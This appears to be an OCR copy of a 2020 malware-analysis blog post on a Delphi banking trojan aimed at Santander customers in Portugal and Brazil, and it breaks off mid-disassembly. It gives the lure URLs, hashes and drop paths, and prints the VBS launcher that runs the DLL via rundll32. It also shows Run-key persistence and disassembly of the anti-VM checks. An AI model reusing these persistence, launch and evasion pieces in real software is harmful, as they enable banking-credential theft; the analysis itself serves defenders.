
In-depth analysis of a trojan banker impacting Portugal and Brazil

seguranca-informatica.pt/in-depth-analysis-of-a-trojan-banker-impacting-portugal-and-brazil/

June 1, 2020

In-depth analysis of a trojan banker impacting users in Portugal and Brazil at the end of May 2020.
We are living in an era where criminals are using several strategies to get benefit from several kinds of attacks, including malware. During the past few months, the number of digital threats has increased probably due to the Covid-19 pandemic. Malware have made headlines, and we described three different campaigns reaching users in Portugal last days:

On May 29th, 2020, another Trojan active for several months was observed. This Trojan was created to impact users of a particular banking organization in Portugal and Brazil. The URL of the initial installer was initially collected from the ***0xSI_f33d* –** a feed that compiles phishing and malware campaigns targeting only Portuguese citizens.



https://www.santander.baixarmodulo.online

Abrir Modulo.exe

Optou por abrir:

Modulo.exe

que é um: Binary File (3,7 MB)

de: https://thorlostus123.owncloud.online


Gostaria de guardar este ficheiro?

Figure 1: *Trojan banker installer downloaded from the Internet and distributed via malscam waves.*

Filename: Modulo.exe
MD5: c427af475f4c8570bba5b77b2c6c6493
SHA1: aabc8205b93efd3faa86ec125769f1bb37d257a2

Through the initial analysis of the *Modulo.exe* file, some interesting indicators can be observed.

File info: Borland Delphi 4.0
Created: 29 May 2020, 02:55 AM (***it was disseminated in the same day***)
Modified: 29 May 2020, 02:35 AM (***it was disseminated in the same day***)
CompanyName: Banco Santander S.A (***target company***)
ProductName: Módulo de Segurança (***Security Module, in English***)



Property	Value
Description	
File description	Módulo de Segurança Setup
Type	Application
File version	0.0.0.0
Product name	Módulo de Segurança
Product version	1.0
Copyright	
Size	3.71 MB
Date modified	5/29/2020 2:35 AM
Language	Language Neutral


Property	Value
File Name	C:\Users[redacted]Desktop\Modulo.exe
File Type	Portable Executable 32
File Info	Borland Delphi 4.0
File Size	3.71 MB (3894651 bytes)
PE Size	762.50 KB (780800 bytes)
Created	Friday 29 May 2020, 02.55.45
Modified	Friday 29 May 2020, 02.35.53
Accessed	Friday 29 May 2020, 02.57.01
MD5	C427AF475F4C8570BBA5B77B2C6C6493
SHA-1	AABC8205B93EFD3FAA86EC125769F1BB37D257A2

Property	Value
Comments	This installation was built with Inno Setup.
CompanyName	Banco Santander S.A
FileDescription	Módulo de Segurança Setup
ProductName	Módulo de Segurança

Figure 2: *Details about the malware installer file (Modulo.exe).*

From Figure 2 must be highlighted that the malware creation and modification data is the same as the malscam campaign disseminated via email in Portugal also on May 29th.

During the malware installation, the following screens are presented on the victim's computer; where a security module from a specific bank organization is presented to lure the victims.



Módulo de Segurança versão 1.0 - Instalador

Pronto pra Instalar

O Instalador está agora pronto pra começar a instalar o Módulo de Segurança no seu computador.

Clique em Instalar pra continuar com a instalação.

Módulo de Segurança versão 1.0 - Instalador

Completando o Assistente do Instalador do Módulo de Segurança

O Instalador terminou de instalar o Módulo de Segurança no seu computador. O aplicativo pode ser iniciado selecionando os atalhos instalados.

Clique em Concluir pra sair do Instalador.

☑ Iniciar o Módulo de Segurança

Santander

Modulo Iniciado - Acesse sua Conta para Concluir.

Figure 3: *Malware installer creates and drops the next stage into the victim's computer.*

In detail, an *LNK* file is created on the Windows Startup folder during the installation process.

```
C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Módulo de
Segurança.lnk
```

Next, the trojan loader/dropper is dropped onto the **%AppData%\Local\Programs\ModuloX** folder.


```
C:\Users\admin\AppData\Local\Programs\ModuloX\Xpi.exe
```

Finally, the trojan loader/dropper is initiated on the infected device.

Trojan loader/Dropper

Filename: Xpi.exe
MD5: 5aa33141298a5d7143b337cf29bcd66c
SHA1: 0ea85298e4fe5bd901c48a4976fddda063bd915a

This stage is executed after the previous process that installs the security module on the victim's computer. This new binary is responsible for creating persistence and to execute the final payload (trojan itself).




Property	Value
Description	
File description	
Type	Application
File version	1.0.0.0
Product name	
Product version	1.0.0.0
Copyright	
Size	12.0 MB
Date modified	5/29/2020 10:50 AM
Language	English (United States)

Figure 4: *Trojan loader/dropper installed on the infected device. It executes the next tasks every time it is executed.*

After dissecting the binary, two files were observed inside it, namely:

- **exec.vbs:** A VBS file responsible for injecting the **instaj.dll** DLL file into the memory (DLL injection technique)
- **instaj.dll**: The trojan itself. It is executed via DLL injection via *rundlll32.exe*.


RC Data
DVCLAL: Neutral
PACKAGEINFO: Neutral
PLATFORMTARGETS: English (United States)
ROXER: Portuguese (Brazil)
ROXER2: Portuguese (Brazil)
TFORM1: Neutral
instaj.dll
Resource Properties
Object Inspector
RC Data
DVCLAL: Neutral
PACKAGEINFO: Neutral
PLATFORMTARGETS: English (United States)
ROXER: Portuguese (Brazil)
ROXER2: Portuguese (Brazil)
TFORM1: Neutral
exec.vbs

Type	PE Executable
Language	Portuguese (Brazil)
LangID	1046

```
 OFFSET    00 01 02 03 04 05 06 07  08 09 0A 0B 0C 0D 0E 0F   ANSI  CP:1252
00000000   4D 5A 50 00 02 00 00 00  04 00 0F 00 FF FF 00 00  MZP.☻...♦.☼.ÿÿ..
00000010   B8 00 00 00 00 00 00 00  40 00 1A 00 00 00 00 00  ¸.......@.→.....
00000020   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00  00 00 00 00 00 01 00 00  .............☺..
00000040   BA 10 00 0E 1F B4 09 CD  21 B8 01 4C CD 21 90 90  º►.♫▼´○Í!¸☺LÍ!..
00000050   54 68 69 73 20 70 72 6F  67 72 61 6D 20 6D 75 73  This program mus
00000060   74 20 62 65 20 72 75 6E  20 75 6E 64 65 72 20 57  t be run under W
00000070   69 6E 33 32 0D 0A 24 37  00 00 00 00 00 00 00 00  in32♪◙$7........
00000080   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000090   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000A0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000B0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000C0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000D0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000E0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
000000F0   00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00  ................
00000100   50 45 00 00 4C 01 0A 00  25 87 CE 5E 00 00 00 00  PE..L☺◙.%‡Î^....
00000110   00 00 00 00 E0 00 8E A1  0B 01 02 19 00 DA 1E 00  ....à.Ž¡♂☺☻↓.Ú▲.
00000120   00 28 07 00 00 00 00 00  60 E8 1E 00 00 10 00 00  .(•.....`è▲..►..
00000130   00 F0 1E 00 00 00 40 00  00 10 00 00 00 02 00 00  .ð▲...@..►...☻..
00000140   05 00 00 00 00 00 00 00  05 00 00 00 00 00 00 00  ♣.......♣.......
00000150   00 B0 26 00 00 04 00 00  00 00 00 00 02 00 00 00  .°&..♦......☻...
```

```
Option Explicit
on error resume next

Dim mitos, nacrrxx, abacaxi
set nacrrxx = WScript.CreateObject("Wscript.Shell")
mitos = nacrrxx.ExpandEnvironmentStrings("%Temp%") & "\instaj.dll"

nacrrxx.Run("rundll32.exe " & mitos  & " CallFormPrincipal")
```

Figure 5: *DLL and VBS file inside the dropper file (Xpi.exe).*

In detail, the **instaj.dll** file is dropped into the **%AppData%\Local\Temp** every time the dropper is executed. This DLL has inside the trojan banker source-code (Figure 5 – left side) and is injected in memory via the **exec.vbs** file also dropped into the same directory (Figure 5 – right side).

```
C:\Users\admin\AppData\Local\Temp\instaj.dll
```

The VBS file (exec.vbs) is responsible for launching the trojan via DLL injection.


```
"C:\Windows\System32\rundll32.exe" C:\Users\admin\AppData\Local\Temp\instaj.dll CallFc
```

Trojan – final payload

Filename: instaj.dll
MD5: 467ffe52110cc17a42ea7a2da1e1f311
SHA1: 94165f7f3703b9b9fd3f9ec91fa9e0256d995233

When the file is loaded into the memory, it performs several tasks was expected. One of them is creating a persistence mechanism. For that, the VBS file (exec.vbs) path is added to a new registry key named “**JavaX**“.

```
Key: HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
Name: JavaX
Value: C:\Users\admin\AppData\Local\Temp\exec.vbs
```



```
005E55F4        mov     eax,[5FA298];^gvar_00600D3C:TX_SAPIT
005E55F9        mov     eax,dword ptr [eax]
005E55FB        mov     edx,dword ptr ds:[5FA05C];^'JavaX'
005E5601        call    TX_SAPIT.AddRun
005E5606        mov     ecx,ebx
```

```
_SAPIT.AddRun
        push    ebp
        mov     ebp,esp
        add     esp,0FFFFFFF8
        push    ebx
        push    esi
        push    edi
        xor     ebx,ebx
        mov     dword ptr [ebp-8],ebx
        mov     dword ptr [ebp-4],ecx
        mov     edi,edx
        mov     esi,eax
        xor     eax,eax
        push    ebp
        push    5D9B68
        push    dword ptr fs:[eax]
        mov     dword ptr fs:[eax],esp
        mov     dl,1
        mov     eax,[4C0564];TRegistry
        call    TRegistry.Create;TRegistry.Create
        mov     ebx,eax
        mov     edx,80000001
        mov     eax,ebx
        call    TRegistry.SetRootKey
        lea     ecx,[ebp-8]
        mov     edx,5D9B84;'536F6674776172655C4D6963726F736F66745C57696E6
        mov     eax,esi
        call    TX_SAPIT.HexToStr
        mov     edx,dword ptr [ebp-8]
        xor     ecx,ecx
        mov     eax,ebx
        call    TRegistry.OpenKey
        mov     ecx,dword ptr [ebp-4]
        mov     edx,edi
        mov     eax,ebx
        call    TRegistry.WriteString
        mov     eax,ebx
        call    TRegistry.CloseKey
```

Figure 6: *Registry key created on “Windows\CurrentVersion\Run” – trojan persistence.*

The high-diagram this trojan has an interesting path on the right-side as observed below. The program terminates if it detects is running inside a virtual machine.




Figure 7: *Trojan malware high-level diagram.*


This piece of malware is composed of some features, namely:

- **AntiVM mechanism**
- **Detects SO version**
- **Grab security programs are running (AVs, etc)**
- **Have a feature to “disinfects” the device (after a command probably received from C2)**
- **Kill the trojan itself from the running processes**
- **Computer restart/reboot**
- **Keylogger**

- **Checks which browser is running**
- **Create overlay windows to collect banking details and send them to the C2 server**

AntiVM mechanism

The malware terminates its execution if virtual environments are detected on running processes (e.g., Wine, VMWARE, VirtualBox, etc).



```
.text:005E5750                  unicode 0, <N>
.text:005E5750                  dw 0E3h
.text:005E5754 aOVPossbvelExec:
.text:005E5754                  unicode 0, <o é possível executar o aplicativo em Máquinas Virtuais.>,0
.text:005E57C6                  align 4
.text:005E57C8                  dd 204B0h, 0FFFFFFFFh, 7
```

```
mov     eax, esi
mov     edx, aWine_0
call    sub_407810
jmp     short loc_5DD7A2
```

```
mov     eax, esi
mov     edx, VMWARE
call    sub_407810
jmp     short loc_5DD7A2
```

```
mov     eax, esi
mov     edx, aWine_0
call    sub_407810
jmp     short loc_5DD7A2
```

```
mov     eax, esi
mov     edx, aVirtualBox_0
call    sub_407810
jmp     short loc_5DD7A2
```


```
loc_5DD793:
mov     eax, esi
mov     edx, aNative_0
call    sub_407810
xor     ebx, ebx
```

```
loc_5DD7A2:
mov     eax, ebx
pop     esi
pop     ebx
retn
sub_5DD720 endp
```

Figure 8: *AntiVM block of code presents in the malware.*

If the program is attached to a run-time debug, it falls into the function that freezes the system.


Interesting that, if the user is using a virtual machine to run the malware, the following message box is presented.



Não é possível executar o aplicativo em Máquinas Virtuais.

Figure 9: *Message box presented when the malware is executed inside a virtual machine.*

If the infection process continues normally, the malware lists the security products available on the machine and sends them to the C2 server.



```
cmp     [ebp+VersionInformation.dwMajorVersion], 6
jb      loc_2120445
```

```
loc_212006E:
lea     edx, [ebp+var_174]
mov     eax, offset aWbemscripting_ ; "WbemScripting.SWbemLocator"
call    sub_2021A44
mov     edx, [ebp+var_174]
lea     eax, [ebp+var_18]
call    sub_1F6E334
push    0
push    0
lea     eax, [ebp+var_188]
push    eax
mov     eax, offset aRoot ; "root"
mov     [ebp+var_198], eax
mov     [ebp+var_194], 11h
cmp     [ebp+VersionInformation.dwMajorVersion], 6
setnb   al
and     eax, 7Fh
mov     eax, off_213A06C[eax*4]
mov     [ebp+var_190], eax
mov     [ebp+var_18C], 11h
